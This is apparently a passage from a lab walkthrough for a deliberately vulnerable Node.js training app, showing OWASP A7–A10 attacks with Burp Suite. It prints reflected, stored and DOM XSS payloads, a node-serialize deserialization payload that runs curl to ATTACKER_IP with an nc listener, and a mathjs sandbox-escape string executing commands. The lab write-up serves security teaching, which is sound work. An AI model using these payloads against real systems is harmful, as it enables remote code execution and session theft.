Step 1: Login to the application and navigate to `/app/calc` . Notice that there is a simple calculator functionality



Step 2: Enter some math expression such as `2+4` and press enter. Intercept this request using Burp


Step 3: Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R)

Step 4: Forward the request and notice that the expression is evaluated and application returns a HTTP 200 response

```
POST /app/calc HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/calc
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KN
MKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1

eqn=2%2B2
```

```
            </div>
          </div>


            <div class='row'>
                <div class='col-md-12'>
                    <h2>Result</h2>
                    <hr/>

                    <pre>4</pre>

                </div>
            </div>



    </div></div></div>
    <script src='/assets/showdown.min.js'></script>
<script type='text/javascript'>
    var converter = new showdown.Converter();
```

Step 5: Modify the value of `eqn` in the POST request body to `a`. Forward the request and notice that the response is a "500 Internal Server Error" and application returns a stack trace



```
POST /app/calc HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/calc
Content-Type: application/x-www-form-urlencoded
Content-Length: 5
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KN
MKki%2FJAve7194MrQ8HIanpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1

eqn=a
```

```
HTTP/1.1 500 Internal Server Error
X-Powered-By: Express
Content-Security-Policy: default-src 'self'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 2206
Date: Thu, 23 Aug 2018 09:35:17 GMT
Connection: close

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Error: Undefined symbol a<br>    at
undef
(/app/node_modules/mathjs/lib/expression/node/SymbolNode
.js:92:11)<br>    at Object.eval (eval at
Node.compile
(/app/node_modules/mathjs/lib/expression/node/Node.js:71
```

A7 - Cross-Site Scripting (XSS)

> XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim’s browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

Reflected XSS

Step 1: Login to the application and navigate to `http://localhost:9090/app/products`

Step 2: Click "Search Product". Enter some string and click "submit". Intercept the request using Burp.

Step 3: Modify the "name" parameter in the POST request body to `<script>alert(document.domain)</script>`. Forward the request.

```
POST /app/products HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101
Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/products
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8HI
anpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1

name=<script>alert(document.domain)</script>
```

Step 3: In the response, notice that `<script>alert(document.domain)</script>` is part of the HTML in the products page. You can

Stored XSS


Step 1: Login to the application and navigate to `http://localhost:9090/app/products`

Step 2: Click "Add Product" and fill the product details. Click "submit" and intercept the request using Burp.

Step 3: Modify the "description" parameter in the POST request body to `<script>alert(document.domain)</script>`. Forward the request.

```
POST /app/modifyproduct HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101
Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/modifyproduct
Content-Type: application/x-www-form-urlencoded
Content-Length: 119
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8HIa
npm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1

id=&name=new-jazzy-mobile&code=73564443&tags=mobile&description=new-jazzy-mobi
le<script>alert(document.domain)</script>
```

Step 3: In the response, notice that `<script>alert(document.domain)</script>` is part of the HTML in the products page. Navigate to `http://localhost:9090/app/products` and you'll see an alert.



DOM based XSS

Step 1: Let's Register a user on the application at `http://localhost:9090/register`. Enter the details and click submit. Intercept this request using Burp

Step 1: Modify the name parameter in the intercepted POST request's body to `%3Cimg+src%3D%22a%22+onerror%3Dalert%28%27XSS1111%27%29%3E` and turn the intercept off. A user will be created on the application.

```
POST /register HTTP/1.1
Host: 127.0.0.1:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:9090/register
Content-Type: application/x-www-form-urlencoded
Content-Length: 151
Cookie: connect.sid=s%3AYgzdAph3HyLV39tzZzv0CL21b2s8_iNf.8%2BTnTd4tobSn5UO8h9lPCEqm22Ma0kUeiMwsZ9UTQdY
Connection: close
Upgrade-Insecure-Requests: 1

name=%3Cimg+src%3D%22a%22+onerror%3Dalert%28%27XSS1111%27%29%3E&username=dom-xss-test&email=dom-xss-tester%40grr.laa&password=test123&cpassword=test123
```

Step 3: Navigate to `http://localhost:9090/app/admin/users`. You'll see an alert on the page because the XSS payload injected through `name` is executed. The `name` parameter is used to create a user profile and the user details are inserted into the vulnerable page by an XHR request that retrieves the user details.

```
            var xmlhttp = new XMLHttpRequest();

            xmlhttp.onreadystatechange = function() {
                if (xmlhttp.readyState == XMLHttpRequest.DONE) {
                   if (xmlhttp.status == 200) {
                       respJson = JSON.parse(xmlhttp.responseText);
                       appendUsers(respJson.users);
                       console.log('There was a 200');
                   }
                   else if (xmlhttp.status == 400) {
                      console.log('There was an error 400');
                   }
                   else {
                       console.log('something else other than 200 was returned');
                   }
                }
            };

            xmlhttp.open("GET", "/app/admin/usersapi", true);
            xmlhttp.send();
        }
        loadUsers();
    </script>
```

A8 - Insecure Deserialization

> Insecure Deserialization is a vulnerability which occurs when untrusted data is used to abuse the logic of an application, inflict a denial of service (DoS) attack, or even execute arbitrary code upon it being deserialized.


Insecure Deserialization

Step 1: Navigate to `"A8: Insecure Deserialization" > Insecure Deserialization: Legacy Import Products`. Notice that the URL is `http://127.0.0.1:9090/app/bulkproducts?legacy=true` and it presents a "Bulk Import Products" feature has a file upload functionality which accepts a serialized object.


Step 2: Let's upload a serealized object and check if the file upload is vulnerable. Save the following snippet into the file and save it with and upload it using "Bulk Import Products" feature. Intercept the POST request made using Burp. Make sure to replace "ATTACKER_IP" with the address of attacker machine that the victim machine can connect to.

```
{"rce":"_$$ND_FUNC$$_function (){require('child_process').exec('id; curl http://ATTACKER_IP:8081', function(err
or, stdout, stderr) { console.log(stdout) });}()"}
```

Step 3: Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R)



Step 2: On the atacker machine, run `nc -lvvp 8081` . In the Burp repeater, forward the request. Notice that on the atatcker machine `nc` will recieve a connection from the victim machine. This is because the serialized object we uploaded got insecurely deserialized and the command got executed which connects to the attacker machine.




A9 - Using Components with Known Vulnerabilities

> Components such as libraries, frameworks & other modules, almost always run with privileges. Exploitation of a vulnerable component can cause serious data loss or server takeover. Apps using components with known vulnerabilities may undermine app defenses and enable a range of attacks.

Using Components with Known Vulnerabilities

Step 1: Login to the application and navigate to `/app/calc` . Notice that there is a simple calculator functionality



Step 2: Enter some math expression such as `2+4` and press enter. Intercept this request using Burp

Step 3: Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R)

Step 4: Forward the request and notice that the expression is evaluated and application returns a HTTP 200 response

Step 5: Modify the value of `eqn` in the POST request body to `cos.constructor%28%22spawn_sync+%3D+process.binding%28%27spawn_sync%27%29%3B+normalizeSpawnArguments+%3D+function%28c%2Cb%2Ca%29%7Bif%28Array.isArray%28b%29%3Fb%3Db.slice%280%29%3A%28a%3Db%2Cb%3D%5B%5D%29%2Ca%3D%3D%3Dundefined%26%26%28a%3D%7B%7D%29%2Ca%3DObject.assign%28%7B%7D%2Ca%29%2Ca.shell%29%7Bconst+g%3D%5Bc%5D.concat%28b%29.join%28%27+%27%29%3Btypeof+a.shell%3D%3D%3D%27string%27%3Fc%3Da.shell%3Ac%3D%27%2Fbin%2Fsh%27%2Cb%3D%5B%27-c%27%2Cg%5D%3B%7Dtypeof+a.argv0%3D%3D%3D%27string%27%3Ffb.unshift%28a.argv0%29%3Ab.unshift%28c%29%3Bvar+d%3Da.env%7C%7Cprocess.env%3Bvar+e%3D%5B%5D%3Bfor%28var+f+in+d%29e.push%28f%2B%27%3D%27%2Bd%5Bf%5D%29%3Breturn%7Bfile%3Ac%2Cargs%3Ab%2Coptions%3Aa%2CenvPairs%3Ae%7D%3B%7D%3BspawnSync+%3D+function%28%29%7Bvar+d%3DnormalizeSpawnArguments.apply%28null%2Carguments%29%3Bvar+a%3Dd.options%3Bvar+c%3Bif%28a.file%3Dd.file%2Ca.args%3Dd.args%2Ca.envPairs%3Dd.envPairs%2Ca.stdio%3D%5B%7Btype%3A%27pipe%27%2Creadable%3A%210%2Cwritable%3A%211%7D%2C%7Btype%3A%27pipe%27%2Creadable%3A%211%2Cwritable%3A%210%7D%2C%7Btype%3A%27pipe%27%2Creadable%3A%211%2Cwritable%3A%210%7D%5D%2Ca.input%29%7Bvar+g%3Da.stdio%5B0%5D%3Dutil._extend%28%7B%7D%2Ca.stdio%5B0%5D%29%3Bg.input%3Da.input%3B%7Dfor%28c%3D0%3Bc%3Ca.stdio.length%3Bc%2B%2B%29%7Bvar+e%3Da.stdio%5Bc%5D%26%26a.stdio%5Bc%5D.input%3Bif%28e%21%3Dnull%29%7Bvar+f%3Da.stdio%5Bc%5D%3Dutil._extend%28%7B%7D%2Ca.stdio%5Bc%5D%29%3BisUint8Array%28e%29%3Ff.input%3De%3Af.input%3DBuffer.from%28e%2Ca.encoding%29%3B%7D%7Dconsole.log%28a%29%3Bvar+b%3Dspawn_sync.spawn%28a%29%3Bif%28b.output%26%26a.encoding%26%26a.encoding%21%3D%3D%27buffer%27%29for%28c%3D0%3Bc%3Cb.output.length%3Bc%2B%2B%29%7Bif%28%21b.output%5Bc%5D%29continue%3Bb.output%5Bc%5D%3Db.output%5Bc%5D.toString%28a.encoding%29%3B%7Dreturn+b.stdout%3Db.output%26%26b.output%5B1%5D%2Cb.stderr%3Db.output%26%26b.output%5B2%5D%2Cb.error%26%26%28b.error%3D+b.error+%2B+%27spawnSync+%27%2Bd.file%2Cb.error.path%3Dd.file%2Cb.error.spawnargs%3Dd.args.slice%281%29%29%2Cb%3B%7D%22%29%28%29%3Bcos.constructor%28%22return+spawnSync%28%27id%27%29.output%5B1%5D%22%29%28%29`. Forward the request and notice that the response is a has the output of `id` command executed on the remote server

A10 - Insufficient Logging and Monitoring

> Insufficient logging and monitoring of computer systems, applications and networks provide multiple gateways to probes and breaches that can be difficult or impossible to identify and resolve without a viable audit trail.

Insufficient Logging and Monitoring

Insufficient logging, detection, monitoring and active response occurs any time:

- Auditable events, such as logins, failed logins, and high-value transactions are not logged
- Warnings and errors generate no, inadequate, or unclear log messages


- Logs of applications and APIs are not monitored for suspicious activity
- Logs are only stored locally
- Appropriate alerting thresholds and response escalation processes are not in place or effective
- Penetration testing and scans by DAST tools (such as OWASP ZAP) do not trigger alerts.
- The application is unable to detect, escalate, or alert for active attacks in real time or near real time.

Automated Session Handling


< Back

Check the Cookie Jar

1. Start Burp Suite application, and go to "Project Options" > "Sessions".





2. Check if cookie jar is empty by clicking on "Open cookie jar" button.



